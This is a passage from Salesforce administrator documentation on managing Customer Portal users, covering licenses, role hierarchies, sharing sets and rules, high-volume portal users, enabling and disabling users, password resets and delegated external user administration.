To manage profiles and permission sets:	"Manage Users"
To create, edit, and delete page layouts:	"Customize Application"
To set field-level security:	"Customize Application"
To set sharing rules:	"Manage Users"

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

Managing Customer Portal users is similar to managing regular Salesforce users. General user administration concepts like profiles and page layouts still apply. Review the following advice for managing Customer Portal users:

- Customer Portal Profiles
- Customer Portal Sharing Rules
- Customer Portal Role Hierarchy
- Customer Portal User Licenses

Note: High-volume portal users (Service Cloud portal users) include both the High Volume Customer Portal and Authenticated Website license types.

Customer Portal Profiles

The profiles you assign to Customer Portal users define permissions for them to perform different functions within a Customer Portal, such as whether they can view, create, edit, or delete cases and custom object records.

When you enable a Customer Portal, the following profiles are automatically created if you purchased user licenses for them:

- High Volume Customer Portal
- Authenticated Website
- Customer Portal User

- Customer Portal Manager

The settings on Customer Portal profiles are similar. However, you can grant users with the Customer Portal Manager profile greater access to data via the Customer Portal role hierarchy and sharing rules (neither of which apply to high-volume portal users). You can also clone and customize each profile to suit the various support requirements of specific customers. You can also use permission sets to grant additional permissions and access settings to Customer Portal users.

Depending on the user licenses you purchased, you can configure Customer Portal profiles for custom objects, Salesforce CRM Content, reporting, and customer support functionality, such as cases and solutions.

Customer Portal Sharing Rules

After you enable a Customer Portal, the following groups and sharing rule category are created:

Groups and Sharing Rule Category	Description
All Customer Portal Users group	Contains all Customer Portal users, except for high-volume portal users.
All Internal Users group	Contains all Salesforce users in your organization.
Roles and Internal Subordinates sharing rule category	Lets you create sharing rules with specific Salesforce users in your organization by role plus all of the users in roles below that role, excluding any Customer Portal and partner portal roles. Because high-volume portal users don't have roles, they aren't included in this or any other sharing rule category.

You can use these groups and the sharing rule category to create sharing rules that:

- Grant Customer Portal or Salesforce users access to specific data (except for high-volume portal users, because you can't include them in any groups or sharing rules)
- Link Customer Portal users and Salesforce users
- Link Customer Portal users from different accounts as long as they have the Customer Portal Manager user license

Customer Portal Role Hierarchy

When you enable a Customer Portal on an account, the system creates a role hierarchy for the account's portal users. The portal roles are unique for each account and include the account's name—or example, "Account A Customer User." In your organization's overall role hierarchy, this account-specific hierarchy is directly below the account owner.

The roles in a portal role hierarchy are fixed. You cannot customize them or add new ones. They are:

- Executive—for contacts
- Manager—for contacts
- User—for contacts
- Person Account—for person accounts

Note: All users in a customer portal role (Executive, Manager, and User roles) have read access to all portal-enabled contacts under their portal account even when the contact sharing model is private.

As you enable customers as Customer Portal users, the system automatically assigns roles based on the user license. Person accounts always have the Person Account role. Contacts with the High Volume Customer Portal or Authenticated Website license do not have a role.

If access to contacts are set to private, high-volume portal users only have access to their own contact and those they are granted access to.

Role hierarchies ensure that portal users from different accounts never see each other's data. Even though high-volume portal users aren't included in role hierarchies, they're restricted from seeing records that aren't associated with their account or contact, and they can only see objects to which they've been granted access. You can, however, create sharing rules so that users with the Customer Portal Manager license from different accounts can see each other's data.

Accounts with different portal types—Customer Portal *and* partner portal—have a separate role hierarchy for each portal. Role names include the portal type with which they are associated. For example, if Account A has both a Customer Portal and a partner portal, then roles for the Customer Portal are named "Account A Customer User" and roles for the partner portal are named "Account A Partner User."

To view the roles assigned to your Customer Portal users, create a custom report, choose Administrative Reports, select Users as the data type, and add `Role` to your report columns. Note that you can't report on roles for high-volume portal users because they don't have roles.

Note: You cannot create a Customer Portal user associated with an account owned by a partner user.

Customer Portal User Licenses

A user license entitles a user to different functionality within Salesforce and determines which profiles and permission sets are available to the user.

You can assign the following user licenses to Customer Portal users:

- High Volume Customer Portal
- Authenticated Website
- Customer Portal Manager Custom
- Customer Portal Manager Standard (not available for new customers)

These user licenses determine the available Customer Portal profiles. They also determine users' positions in the Customer Portal role hierarchy.

The following table shows the Customer Portal user licenses with their associated profiles and positions in the Customer Portal role hierarchy.

User License	Profiles	Roles and Sharing
High Volume Customer Portal (Service Cloud Portal) and Authenticated Website Both user licenses are high-volume portal users (Available to purchase)	High Volume Customer Portal or Authenticated Website profile, or a profile cloned and customized from one of these.	High-volume portal users don't have roles. See About High-Volume Portal Users (Service Cloud Portal Users) on page 1969. Can't share but can transfer records they own. Can't transfer cases from non-high-volume portal users to them. Can't include in: • Personal groups or public groups. • Sharing rules. • Account teams, opportunity teams, or case teams. • Salesforce CRM Content libraries. • High-volume portal users can't access standard Account and Contact detail pages. However, you can

User License	Profiles	Roles and Sharing
		create a custom solution, using tools like Visualforce or the API, where they can access those records. Can access custom objects depending on profile settings.
Customer Portal Manager Custom (Available to purchase)	Customer Portal Manager profile or a profile cloned and customized from the Customer Portal Manager profile.	Can assign to either the Executive, Manager, or User role. Can view and edit data they directly own or data owned by or shared with users below them in the Customer Portal role hierarchy; and they can view and edit cases where they are listed in the `Contact Name` field. Can have data shared to them just like other Salesforce users. • Can access custom objects depending on profile settings. • Can access reports depending on profile settings. • Can access Salesforce CRM Content depending on feature license and profile settings. See Enabling Salesforce CRM Content in the Customer Portal on page 1949. • Can receive the "Portal Super User" and "Delegated External User Administrator" permissions.
Customer Portal Manager Standard	Customer Portal User profile or a profile cloned and customized from the Customer Portal User profile.	Can only assign to either the Executive, Manager, or User role. Can view and edit data they directly own or data owned by or shared with users below them in the Customer Portal role hierarchy; and they can view and edit cases where they are listed in the `Contact Name` field. Can have data shared to them just like other Salesforce users. • Can access custom objects depending on profile settings. • Can receive the "Portal Super User" permission. • Can access Salesforce CRM Content depending on feature license and profile settings. See Enabling Salesforce CRM Content in the Customer Portal on page 1949. **Note:** This license is not available for new customers.

Note: Person accounts enabled as Customer Portal users are automatically assigned the Person Account role, which you cannot change. Person accounts are automatically assigned to this role because they include a single user, so multiple roles are not necessary for their account. Furthermore, all person accounts owned by the same user are assigned the same role.

About High-Volume Portal Users (Service Cloud Portal Users)

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

High-volume portal users (Service Cloud portal users) are limited-access portal users intended for organizations with many thousands to millions of portal users. Unlike other portal users, high-volume portal users don't have roles, which eliminates performance issues associated with role hierarchy calculations. High-volume portal users include both the High Volume Customer Portal and Authenticated Website license types.

Characteristics

High-volume portal users:

- Are contacts enabled to access a Customer Portal.
- Are assigned to the High Volume Customer Portal or Authenticated Website license.
- Only share the records they own with Salesforce users in the high-volume portal users sharing group.

Access to Records

High-volume portal users can access records if any of the following conditions are met:

- They have "Update" access on the account they belong to.
- They own the record.
- They can access a record's parent, and the organization-wide sharing setting for that record is Controlled by Parent.
- The organization-wide sharing setting for the object is Public Read Only or Public Read/Write.
- They access the account or contact that they're enabled under via the API (not via the standard account or contact detail page).

Administrators can create sharing sets to grant high-volume portal users additional access to records; see Granting High-Volume Portal Users (Service Cloud Portal Users) Access to Records on page 1970.

Limitations

- High-volume portal users can't manually share records they own or have access to.
- You can't transfer cases from non-high-volume portal users to high-volume portal users.
- High-volume portal users can't own accounts.
- You can't add case teams to cases owned by high-volume portal users.
- You can't include high-volume portal users in:
  - ◊ Personal groups or public groups.
  - ◊ Sharing rules.
  - ◊ Account teams, opportunity teams, or case teams.
  - ◊ Salesforce CRM Content libraries.
  - ◊ High-volume portal users can't access standard Account and Contact detail pages. However, you can create a custom solution, using tools like Visualforce or the API, where they can access those records.

  These limitations also apply to records owned by high-volume portal users.
- You can't assign high-volume portal users to territories.

Granting High-Volume Portal Users (Service Cloud Portal Users) Access to Records

Granting High-Volume Portal Users (Service Cloud Portal Users) Access to Records

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To grant high-volume portal users access to records:	"Customize Application"

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

You can create sharing sets to grant high-volume portal users (Service Cloud portal users) access to records based on their profiles. A sharing set allows high-volume portal users to access any record that has a lookup field to an account or contact that matches the user's account or contact.

1. From Setup, click **Customize** > **Customer Portal** > **Settings**.
2. In the Sharing Settings for High-Volume Portal Users related list, click **New** to create a sharing set, or click **Edit** next to an existing sharing set.

3. In the Sharing Set Edit page, enter a name and description.
4. Select the profiles of the users you want to have access.
5. Select the objects you want to grant access to.

   The Available Objects list excludes:

   - Objects with an organization-wide sharing setting of Public Read/Write
   - Custom objects that aren't specified as available for Customer Portal
   - Custom objects that don't have an account or contact lookup field

6. In the Configure Access section, click **Set Up** or **Edit** next to an object name to configure access for the selected profiles, or click **Del** to remove access settings for an object.

   Note: Objects with **Set Up** in the Action column aren't configured for high-volume portal user access. Until you configure an object, high-volume portal users have limited or no access to its records. For more information on access, see About High-Volume Portal Users (Service Cloud Portal Users) on page 1969.

7. Grant access based on an account or contact lookup:

   - Select `All records where the high-volume portal user's account matches` to give high-volume portal users access to all records associated with their accounts. For example, choosing this option for cases would give users access to all cases associated with their accounts.
   - Select `Only records where the high-volume portal user's contact matches` to give high-volume portal users access only to the records that are associated with their contacts. For example, choosing this option for cases would give users access only to the cases that they filed, or cases that were filed on their behalf by a support representative.

   Note: One of these options may be unavailable if the object doesn't contain the relevant fields.

8. Choose an access level of Read Only or Read/Write. (If the object's organization-wide sharing setting is Public Read Only, then only Read/Write is available.)
9. Click **Update**, then click **Save**.

Your settings apply to all of your organization's Customer Portals or sites.

Granting High-Volume Portal Users (Service Cloud Portal Users) Access to User Records

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To grant high-volume portal users access to records:	"Customize Application"

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

You can create a sharing set on the User object to grant high-volume portal users (Service Cloud portal users) access to other users in the same portal account, enabling them to see or edit each other's user records.

To create a sharing set for the User object:

1. From Setup, click **Customize** > **Customer Portal** > **Settings**.
2. In the Sharing Settings for High-Volume Portal Users related list, click **New** to create a sharing set, or click **Edit** next to an existing sharing set.
3. On the Sharing Set Edit page, enter a name and description.
4. Select the profiles of the users you want to have access.
5. Select the User object.
6. In the Configure Access section, click **Set Up** or **Edit** next to the User object to configure access for the selected profiles, or click **Del** to remove access settings for an object.
7. Select `All records where the high-volume portal user's account matches` and then select `Account` from the menu to give high-volume portal users access to all user records associated with their accounts.
8. Choose an access level of `Read Only` or `Read/Write`. (If the User object's organization-wide sharing setting is Public Read Only, then only Read/Write is available.)
9. Click **Update**, then click **Save**.

Your settings apply to all of your organization's Customer Portals or sites.

Controlling Who Community or Portal Users Can See

Sharing Records Owned by High-Volume Portal Users (Service Cloud Portal Users) to Salesforce Users

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To share records owned by high-volume portal users to Salesforce users:	"Customize Application"

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

High-volume portal users (Service Cloud portal users) are limited-access portal users intended for organizations with many thousands to millions of portal users. Unlike other portal users, high-volume portal users don't have roles, which eliminates performance issues associated with role hierarchy calculations. Because high-volume portal users are not in the role hierarchy while Salesforce users are, a *share group* allows you to specify the Salesforce users who can access records owned by high-volume portal users. Each Customer Portal has its own share group.

To specify the Salesforce users who can access records owned by high-volume portal users:

1. From Setup, click **Customize** > **Customer Portal** > **Settings**.
2. Click the name of a Customer Portal.
3. Click the Share Group Settings subtab.
4. Click **Activate** to turn on the share group.

   Activating the share group can take a while. An email is sent to you when the process finishes.

   Note: Deactivating a share group removes *all* Salesforce users' access to records owned by high-volume portal users. An email isn't sent to you when the deactivation process finishes.

5. Click **Edit** to add Salesforce users to the share group:
   a. From the `Search` drop-down list, select the type of member to add.
   b. If you don't see the member you want to add, enter keywords in the search box and click **Find**.
   c. Select members from the Available Members box, and click **Add** to add them to the group.
   d. Click **Save**.

User Permissions Needed	
To grant high-volume portal users access to records:	"Customize Application"

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

Administrators can create sharing sets to grant high-volume portal users (Service Cloud portal users) access to objects based on their profiles. To view detailed information about a sharing set:

1. From Setup, click **Customize** > **Customer Portal** > **Settings**.
2. In the Sharing Settings for High-Volume Portal Users related list, click the name of a sharing set.

The Sharing Set detail page shows the profiles included and the access granted to objects in the set. On this page, you can do any of the following:

- To edit the sharing set, click **Edit**.
- To remove the sharing set, click **Delete**.
- To view the details of an included profile, click its name.
- To change or remove access settings for an object, click the **Edit** or **Del** link next to the object name.

CUSTOMER PORTAL ACCESS

Configuring User Access to the Customer Portal

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set up the Customer Portal:	"Customize Application"
To manage Customer Portal users:	"Edit Self-Service Users"
To create, edit, and delete profiles:	"Manage Users"
To set default sharing access:	"Manage Users"
To set sharing rules:	"Manage Users"
To enable Customer Portal users:	"Edit Self-Service Users" OR "Manage Users"

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

When setting up a Salesforce Customer Portal for the first time, configure the following before enabling users to access your portal:

1. Set up your portal as described in Setting Up Your Customer Portal.
2. Assign Customer Portal profiles to a portal:
   a. Select the name of a portal from the Customer Portal Setup page.
   b. Click **Edit Profiles** in the Assigned Profiles section.
   c. Select the `Active` checkbox next to the profile you want to assign to the portal.

   Portal users can only log into Customer Portals assigned to their profile. If you are creating multiple portals, you must assign profiles to each portal you want users to access.
3. Set the organization-wide defaults in your organization's sharing model to Private on accounts, contacts, contracts, assets, and cases. This ensures that portal users can only view and edit data related to their accounts.

Tip: To maintain Public organization-wide default behavior for Salesforce users, while ensuring that portal users can only view and edit data related to their accounts, you can create self-referencing sharing rules of "All Internal Users" to "All Internal Users".

4. Optionally, set sharing rules for portal users (with the exception of high-volume portal users). This lets you share records between portal users and Salesforce users or vice-versa.

   Note: If your organization uses sharing rules that share to Roles, Internal and Portal Subordinates, then update those sharing rules to share to Roles and Internal Subordinates instead. This is to help ensure that no records owned by a Salesforce user are accidentally shared with a portal user.

   The Roles and Internal Subordinates data set category allows you to create sharing rules that include all users in a specified role plus all of the users in roles below that role, excluding any Customer Portal and partner portal roles.

   You can easily convert sharing rules that include Roles, Internal and Portal Subordinates to include Roles and Internal Subordinates instead by using the Convert Portal User Access wizard. Furthermore, you can use this wizard to convert any publicly accessible report, dashboard, and document folders to folders that are accessible by all users except for portal users.

5. Verify that portal users are not added to any queues and are not included in any public groups added to queues. This is because portal users added to queues may be able to access records from accounts to which they are not related.
6. Optionally, add the Welcome component to home page layouts assigned to portal users.

   The Welcome component allows portal users to receive a welcome message with their name, plus the ability to change their own portal username, password, locale, language, time zone, and contact information. For details, see Setup Tips and Considerations for Customer Portal Pages on page 1958.
7. Optionally, allow contacts to register themselves for access to your portal. See Enabling Customer Portal Login and Settings on page 1937.

About Customer Portal User Management

Administrator setup guide: Salesforce Customer Portal Implementation Guide

Enabling the Customer Portal for Contacts and Person Accounts

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To enable Customer Portal users, or to log in as a portal user:	"Edit" on the account associated with the Customer Portal user AND "Edit Self-Service Users"

To allow a customer to access your Salesforce Customer Portal, you must enable the customer's contact or person account record as a Customer Portal user. You can either disable or deactivate Customer Portal users at any time.

To enable the Customer Portal for a customer:

1. Click **Manage External User** and choose **Enable Customer User** from the drop-down button on the contact or person account detail page.
2. Verify the general information and locale settings, and enter any missing information. Note that the customer's `Username` defaults to his or her `Email`.
3. Select a portal user license. The user license you choose determines the permission sets, user profile, and role hierarchy options you can select for the Customer Portal user. See Customer Portal User Licenses on page 1967.
4. Select `Generate new password and notify user immediately` to email a Customer Portal username and password to the customer.

   If your organization uses multiple Customer Portals, a portal user can access all the Customer Portals assigned to his or her profile with one username and password. See Creating Multiple Customer Portals on page 1935.
5. Click **Save**.

To troubleshoot or confirm the portal configuration, on the contact detail page, click **Manage External User** and choose **Log in to Portal as User**. This opens a new browser window and logs you into the portal as the partner user.

Tips on Enabling the Customer Portal for Contacts

Consider the following when enabling the Customer Portal for contacts:

- To view or edit an enabled contact's access to your Customer Portal, on the contact detail page, click **Manage External User** and choose **View Customer User**.
- You cannot enable the contact for the Customer Portal unless the owner of the contact's account is associated with a role in your organization.
- The first time you enable a contact for the Customer Portal on an account, you cannot assign the contact to a portal role. The contact is automatically assigned to the Customer User role, which includes the name of the contact's account. You can update contact's portal role later.

  This behavior doesn't apply to high-volume portal users because they don't have roles and aren't included in the role hierarchy.

- A contact can be either a partner or Customer Portal user, but not both. If a user is a partner user *and* a Customer Portal user, then you need to create two contact records for the user so that he or she can have a separate username and password for each portal.

  However, a contact can be a Self-Service user as well as a partner *or* Customer Portal user. Any data created or owned by a Self-Service user can be visible to a partner or Customer Portal user associated with the same contact.

  Note: Starting with Spring '12, the Self-Service portal isn't available for new organizations. Existing organizations continue to have access to the Self-Service portal.

- You cannot delete an active Customer Portal user; you can only disable or deactivate his or her access to the Customer Portal.

  The following table describes whether you can delete contacts that are associated with portal users:

State of Portal User Associated to Contact	Can You Delete the Contact?
Active portal user	No. This is to ensure that the contact is available if you choose to reactivate the portal user.
Inactive portal user	No. This is to ensure that the contact is available if you choose to reactivate the portal user.
Disabled portal user	Yes. Deleted contacts are sent to the Recycle Bin.

- You can change the account on the contact at any time.
- You can merge contacts enabled to use a Customer Portal.
- The user's `Nickname` defaults to his or her email alias unless you specify otherwise. For example, if the user's `Email` is "jsmith@company.com," the user's `Nickname` defaults to "jsmith" when you click **Save**.
- Delegated administrators can't assign the High Volume Customer Portal license to contacts.

Tips on Enabling the Customer Portal for Person Accounts

Consider the following when enabling the Customer Portal for person accounts:

- After the person account is enabled, click **Manage External User** and choose **View Customer User** on the person account detail page to view or edit a person account's access to your Customer Portal.
- You can't delete a person account enabled to use a Customer Portal.
- You can't import person accounts to be automatically enabled to use a Customer Portal. For more information on importing person accounts, see Import My Person Accounts on page 468.
- Person account users can't self-register for a Customer Portal. When they try to do so, they receive an email notification that instructs them to contact the portal administrator. See Enabling Customer Portal Login and Settings on page 1943.
- You can't merge person accounts enabled to use a Customer Portal.

Social Accounts, Contacts, and Leads Overview
About Customer Portal User Management

Roles Per Customer Portal Account

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set the number of roles per portal account:	"Customize Application"

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

You can set the default number of roles for Customer Portal accounts. This benefits your customer portal by reducing the number of unused roles for Customer Portal accounts. You must have a Customer Portal enabled to use this functionality.

For example, if you currently have three roles created when an account is enabled for your Customer Portal, but only need one role for new accounts, you can reduce the number of roles to one. You can set up to three roles for Customer Portal accounts. The default number of roles for Customer Portal accounts is three.

To set the number of roles per Customer Portal account:

1. From Setup, click **Customize** > **Customer Portal** > **Settings**.
2. Click `Set number of roles per Portal Account`.
3. Click **Edit**.
4. In the `Number of Roles` drop-down list, set your default number of roles per Customer Portal account.
5. Click **Save**.

The number of roles for existing portal accounts doesn't change with this setting.

See Also:

Enabling the Customer Portal for Contacts and Person Accounts

Disabling and Deactivating Portal Users

Customer Portal is available in: **Enterprise**, **Unlimited**, and **Developer** Editions Partner Portal is available in: **Enterprise** and **Unlimited** Editions

User Permissions Needed	
To disable or deactivate Customer Portal users:	"Edit" on the account associated with the Customer Portal user AND "Edit Self-Service Users"
To disable or deactivate partner portal users:	"Edit" on the account associated with the partner portal user AND "Manage External Users"

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

There are two ways in which you can remove a customer's access to your Salesforce Customer Portal or partner portal. As described in detail below, *disabling* a portal user is permanent, while *deactivating* a portal user is not:

Disabling a portal user

Disabling a portal user includes the following actions:

- Termination of the user's access to your portal
- Removal from all groups, teams, and sharing rules with which the user is associated.
- Permanent loss of the portal user's association with the contact

  If you later re-enable a contact for portal access, a new portal user is created that is not related to the previous portal user record in any way.
- For partner users, the partner user role becomes obsolete. As a result:
  - ◊ The user's data no longer rolls up to the partner account owner role
  - ◊ Opportunities owned by that user are removed from your organization's forecast hierarchy

  Note: Before disabling a partner user, we recommend transferring opportunities owned by that user to an active user.

We recommend disabling a portal user if:

- A contact was accidentally enabled as a portal user
- The portal user is associated with a duplicate contact
- You do not want a contact to access the portal in the future

Note:

Salesforce doesn't delete user records, including portal user records. While you can't re-enable a disabled portal user, you can view and update the record for a disabled user in Setup by clicking **Manage Users** > **Users**.

Deactivating a portal user

Deactivating a portal user prevents that user from logging into your portal and gives you the option to remove the user from any teams in which he or she is a member (for example, case teams and account teams). When you deactivate a portal user, the portal user record does *not* permanently lose its association with the contact. You can reactivate the portal user at any time.

Note: When a delegated external user administrator deactivates a portal user, the administrator doesn't have the option to remove the portal user from any teams that user is a member of.

We recommend deactivating a portal user if you may reactivate the portal user in the future.

If a user on an account team has Read/Write access (**Account Access**, **Contact Access**, **Opportunity Access**, and **Case Access**) and is deactivated, the access will default to Read Only if the user is reactivated.

Disabling a Portal User

To disable a portal user:

1. On the contact detail page, click **Manage External User** and choose either **Disable Customer User** or **Disable Partner User**. On the account detail page of a person account, click **Manage External Account** and choose **Disable Customer Account**.

   Person accounts are not available for the partner portal.
2. Click **OK**.

Deactivating a Portal User

To deactivate a portal user:

1. For the Customer Portal, click **Manage External User** and choose **View Customer User** on the contact or person account detail page. For the partner portal, click **Manage External User** and choose **View Partner User** on the contact detail page.

   Person accounts are not available for the partner portal.
2. Click **Edit**, and deselect the `Active` checkbox.

   To reactivate a portal user at any time, select the `Active` checkbox.
3. Click **Save**.

Tips on Disabling and Deactivating Portal Users

Consider the following when disabling or deactivating portal users (*disabling* is permanent; *deactivating* is not):

- You can’t delete an active portal user; you can only disable or deactivate his or her access to the portal.
- The following table describes whether you can delete contacts that are associated with portal users:

State of Portal User Associated to Contact	Can You Delete the Contact?
Active portal user	No. This is to ensure that the contact is available if you choose to reactivate the portal user.
Inactive portal user	No. This is to ensure that the contact is available if you choose to reactivate the portal user.
Disabled portal user	Yes. Deleted contacts are sent to the Recycle Bin.

- To delete a portal-enabled contact, first disable the portal user, then delete the contact.
- Cases associated with a portal user are not updated in any way when you disable or deactivate the portal user. For example, if a portal user owns a case, and the portal user is disabled, he or she remains the owner of the case until the case is updated with a new owner.
- Before you disable a partner user, we recommend that you transfer any opportunities owned by the user to another user who will remain active. This is because when you disable a partner user, any opportunities he or she owns are removed from your organization’s forecast hierarchy (the partner user’s role becomes obsolete).
- After you disable a portal user, it may take Salesforce up to ten seconds to disable the user. During that time, a portal user may still perform actions on a portal.
- You can remove the **Disable Customer User** and **Disable Partner User** buttons from contact page layouts at any time. Doing so would prevent users with the “Edit Self-Service Users” or “Manage External Users” permissions from disabling portal users.
- A disabled or deactivated portal user does not count against your organization’s available user licenses. However, disabling or deactivating a portal user does not reduce the number of licenses for which your organization is billed; you must change your organization’s license count to change your billing.
- To disable *all* portal users associated with an account and permanently delete all of the account’s portal roles and groups:
    - ◊ Click **Manage External Account** and choose **Disable Partner Account** on a partner portal account.
    - ◊ Click **Manage External Account** and choose **Disable Customer Account** on a Customer Portal account or Customer Portal person account.

  You can remove the **Disable Customer Account** and **Disable Partner Account** buttons from account page layouts at any time. Doing so would prevent users with the “Edit Self-Service Users” or “Manage External Users” permissions from disabling portal accounts.
- When you disable a portal user or portal account, the change is tracked in the setup audit trail.
- Portal roles are not removed from disabled portal users associated with person accounts. However, you can remove the portal roles manually:
    1. From Setup, click **Manage Users** > **Users**.
    2. Select the name of a disabled portal user.
    3. Click **Edit**.
    4. Select None from the `Role` drop-down list.
    5. Click **Save**.

Enabling the Customer Portal for Contacts and Person Accounts

Editing Customer Portal User Information

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To manage Customer Portal users:	"Edit Self-Service Users"
To manage profiles and permission sets:	"Manage Users"
To create, edit, and delete page layouts:	"Customize Application"
To set field-level security:	"Customize Application"
To set sharing rules:	"Manage Users"

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

You can edit Salesforce Customer Portal user information for contacts associated with accounts you have permission to access. To edit information for a Customer Portal user:

1. From Setup, click **Manage Users** > **Users**.
2. Click **Edit** next to a user's name.
3. Change the necessary information and click **Save**.

Tips for Editing Customer Portal User Information

Consider the following when editing Customer Portal user information:

- You can create a custom list view to display only Customer Portal users by filtering on the Customer Portal Manager license type, Customer Portal User license type, or both. For example, use the criteria "License Type equals Customer Portal User, Customer Portal Manager."
- When generating a new password for a user, the new password is automatically sent to the user's email address and email verification is not enforced.
- You can include the Customer Portal Welcome component on home page layouts assigned to Customer Portal users so that when they log in to your portal they receive a welcome message with their name, plus the ability to change their own portal username, password, locale, language, time zone, and contact information. When portal users change information about themselves their user record is updated but their contact record is not automatically updated with those changes.

Disabling and Deactivating Portal Users

Resetting Customer Portal User Passwords

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To reset Customer Portal users' passwords:	"Edit Self-Service Users"

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

If a Salesforce Customer Portal user loses his or her password, the user can click the **Forgot your password?** link on the Customer Portal login page to have a new password emailed to him or her.

To reset a Customer Portal user's password:

1. From Setup, click **Manage Users** > **Users**.
2. Select the checkbox next to the user's name. Optionally, to change the passwords for all currently displayed users, check the box in the column header to select all rows.
3. Click **Reset Password** to have a new password emailed to the user.

Tip: You can include the Customer Portal Welcome component on home page layouts assigned to Customer Portal users. Each Customer Portal user who logs in to your portal receives a welcome message with his or her name. The users can also change their own portal username, password, locale, language, time zone, and contact information. When portal users change information about themselves their user records are updated but their contact records aren't automatically updated with those changes.

About Customer Portal User Management

Delegating Customer Portal User Administration and Portal Super User

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To manage Customer Portal users:	"Delegated External User Administrator"
To create, edit, and delete profiles:	"Manage Users"
To view and edit all cases and contacts for an account:	"Portal Super User"

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

You can delegate some administrative rights to Customer Portal users with the Customer Portal Manager Custom user license. Delegated external user administrators can do the following for external users, including both customer users and partner users, associated with their own account:

- Create new external users
- Edit existing external users
- Reset passwords for external users
- Deactivate existing external users

Note: When a delegated external user administrator deactivates a portal user, the administrator doesn't have the option to remove the portal user from any teams that user is a member of.

Delegated external user administrators can also view their account's detail page, along with contacts and cases related to their account via the Accounts tab. In addition, delegated external user administrators receive the "Portal Super User" permission. This permission lets delegated external user administrators do the following for their own account:

- View and edit all cases
- Create cases for contacts
- View and edit all contacts, whether portal enabled or not
- View account details when they're the contact on a case
- Report on all contacts, whether portal enabled or not, if the Reports tab is added to your Customer Portal and the user has the "Run Reports" permission

You can add just the "Portal Super User" permission to the profiles of external users (except for high-volume portal users) so that they have access to their account and can view and edit all of its cases and contacts without having the ability to manage other external users. However, super users can't view the Contacts tab on the Customer Portal without the Delegated External

User Administrator permission. To edit contacts, super users must select a contact from a case record. For more information, see:

- Delegating External User Administration Rights
- Providing Users with the "Portal Super User" Permission
- Tips on Setting Up Delegated Customer Portal User Administration

Delegating External User Administration Rights

Note: You must use the original profile user interface to delegate administration rights for external users. If you're using the enhanced profile user interface, disable it temporarily in the User Interface settings to complete this procedure.

To delegate External User Administration Rights:

1. From Setup, click **Manage Users** > **Profiles** and click a custom Customer Portal profile.

   You can't add delegation rights or the "Portal Super User" permission to the standard Customer Portal Manager, Customer Portal User, or High Volume Customer Portal profiles.
2. Click **Edit**.
3. Select **Delegated External User Administrator**.

   When you select **Delegated External User Administrator**, the **Portal Super User** is automatically selected after you click **Save**.
4. Click **Save**.
5. In the Delegated External Users Profiles related list, click **Edit**.
6. Select the external user profiles you want users with this profile to be able to administer. An external user delegated administrator can manage external users with Customer Portal, partner portal, or Communities profiles, as long as the users with the profile are under the same account.
7. Click **Save**.

